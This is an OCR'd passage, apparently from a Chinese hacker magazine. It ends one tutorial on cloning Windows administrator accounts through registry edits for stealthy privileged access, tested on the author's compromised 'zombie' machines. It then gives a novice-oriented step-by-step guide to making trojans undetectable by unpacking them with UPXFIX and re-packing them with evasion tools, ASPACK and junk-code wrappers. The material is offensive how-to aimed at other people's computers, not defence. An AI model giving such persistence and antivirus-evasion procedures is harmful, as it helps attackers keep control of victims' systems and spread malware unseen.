


图 13

看到这里是否对你有帮助呢？如果你看见下面这些乱七八糟的值，而忽视了其中有非成对的"1F5"与"1F4"是否会放松了警惕呢？如图 14。

个人觉得克隆别的 administrator 组成员有两个好处：

1．一般人检查的时候经常只注意 administrator 是否被克隆了，而对别的用户放松警惕；

2．不与 administrator 在同一个会话下。当然，如果你十分想和管理员来次亲密接触，那么还是推荐克隆 administrator 吧：）




图 14

下面我们讲讲一个十分可能被误导的问题！

网上经常可以看见建立隐藏的帐号，以及建立隐藏帐号的工具这样的东西。到底可行吗？感觉和事实往往不一样，我们来做次实验。

建立一个用户lam_19418$并且把它加入Administrator组，下面我们将这个用户克隆了。步骤依次为：

1.用regedit导出需要用到的3个.reg文件；

2.修改需要改的注册表文件；

3.在cmd下删除用户（注意：一定要在cmd下）；

4.导入注册表文件（lam_19418$对应的两个reg文件）。

现在登录，看看计算机管理那里，果然隐藏了，如图15。




图15

那么现在我们重新启动，然后登录，你看到了什么？如图16。




图16

看到lam_19418$了吧？是的，所谓的隐藏帐号完全是自欺欺人，只要机器一重新启动后就会显示出来。一个后面带有"$"的帐号比一个正常的帐号更容易叫人怀疑。

我用网上流传的隐藏帐号工具也做了实验，结果完全一样，只要一重新启动机器就会显示出来。

最后说一点，克隆过的帐号在cmd下和计算机管理中都不能手工删除，要删除必须到注册表里了。因为删除用户和增加用户一样，系统都会复核账户基本信息和权限等。克隆出来的用户，权限信息是非正常的，所以系统会报错。如图17。




图17

用户删除后，每次进入用户管理器都会弹出"找不到用户"这样的错误。这个只要从新启动初始化一下用户名信息，就好了。

文章就写到这里，感谢Akey和我一起做了N个乏味的实验，更感谢我的肉鸡，一晚上被我建立了无数个帐户重新启动了n次。

自己动手制作免杀工具

天涯

随着杀毒软件性能的不断提高，刚刚发布不久的木马程序就会被它成功扼杀，所以能拥有一款免杀的木马成为广大菜鸟朋友的梦想。我们经常可以在网上看到有人推出各种各样木马的免杀版，自己也想动手制作，可是，各种各样的困难又扑面而来。比如，如何进行源程序的脱壳、如何给程序加入花指令、如何修改文件特征代码，如何进行汇编操作等等。今天我将为和我一样的菜鸟朋友介绍三款简单易用的程序，它们可以帮助我们轻松实现制作免杀木马的愿望。

一、木马免杀器

首先介绍的程序是木马免杀器，它并不是什么别的加壳软件的修改版本，也不是单单的从PE结构上修改特征码免杀，而是类似加壳软件将程序加壳保护，这个壳就是木马免杀器的核心。当然木马免杀器也同样可以当作一款加壳压缩的程序来使用，这样加壳后木马服务端可以将原来程序的体积压缩。为了防止被杀毒软件更新的病毒库和解密免杀器的压缩算法所查杀，加壳后的软件可以再次使用别的加壳软件进行加壳。木马免杀器可以对采用VC、Delphi、VB等语言编译的木马程序等进行加密保护。不过由于这是一个共享软件，所以在没有注册的情况下，功能上有一些限制，比如只能在WinNT核心的系统下运行、数据加密算法采用固定加密密钥等。

运行木马免杀器，在操作界面中的"随机加密密匙"选项中会随机的出现一个加密密匙，然后点击"打开加壳文件"按钮来选择需要加密的木马服务端等程序，然后木马免杀器会马上自动的对程序进行加密，这样各种各样的恶意程序都不会被杀毒软件所查杀了（图1）。免杀的程序制作完成后，我们可以按照前面的提示对加壳后的程序再次加壳，压缩工具有很多，比




图1

如ASPACK、UPXSHELL、FSG等。今天我们采用的压缩工具是ASPACK。首先运行ASPACK，然后点击"打开文件"面板下的"打开"按钮并选择我们刚刚生成的那个捆绑文件（图2）。文件选择后，ASPACK就会立即开始压缩捆绑文件压缩完成后，我们用前面介绍的那些手段进行检测，是不是已经都检测不出来了呢？呵呵。




图2

二、木马控制端自动免杀器

木马控制端自动免杀器是由大名鼎鼎的免杀专家浩天推出的一款专业级的木马免杀器。它主要用于对木马控制端的修改，用木马控制端自动免杀器加密后的木马控制端可以百分之百的通过杀毒软件的查杀，而且你还可以自己指定一个密码，避免木马被他人盗用。下面我们就来感

觉一下它的强大功能。

我们在使用木马控制端自动免杀器加密木马之前，一定要首先给你的木马程序脱壳，然后再进行使用。比如需要对黑洞木马进行免杀处理，首先要脱掉黑洞木马使用的UPX变异壳。平常使用的脱壳工具对UPX变异壳处理起来都不行，我们这里使用UPXFIX，它是变形的UPX壳的克星。运行UPXFIX，首先点击“Browse”按钮来选择需要处理的黑洞木马程序，然后在“Decom

press method”选项中选择“5”这一项，最后点击“Fix”按钮进行修复。现在用平常的UPX脱壳工具对修复的黑洞木马进行脱壳就可以成功呢（图3）。




图 3

打开木马控制端自动免杀器，通过“文件名”后面的按钮来选择需要进行免杀处理的黑洞木马，然后在“密码”选项中设置密码，点击“加密”按钮即可完成黑洞木马的免杀制作（图4）。




图 4

三、木马彩衣

第三款要介绍的工具是木马彩衣，它能对木马服务端程序起到免杀就是源于程序会在木马服务端程序的头部加入设定的花指令代码，即使服务端程序已经进行了加壳处理，木马彩衣同样可以为它加上一件防杀的彩衣。

首先我们来寻找一个测试的程序，用PEiD为其查壳后显示为“UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo”（图5）。




图 5

现在运行木马彩衣，通过“浏览”按钮来选择刚刚那个测试程序，再在“防杀选项”中任意的选择一个选项，这里我们选择“VC++6外衣”选项，然后点击“穿上”按钮就可以实现免杀的操作（图6）。

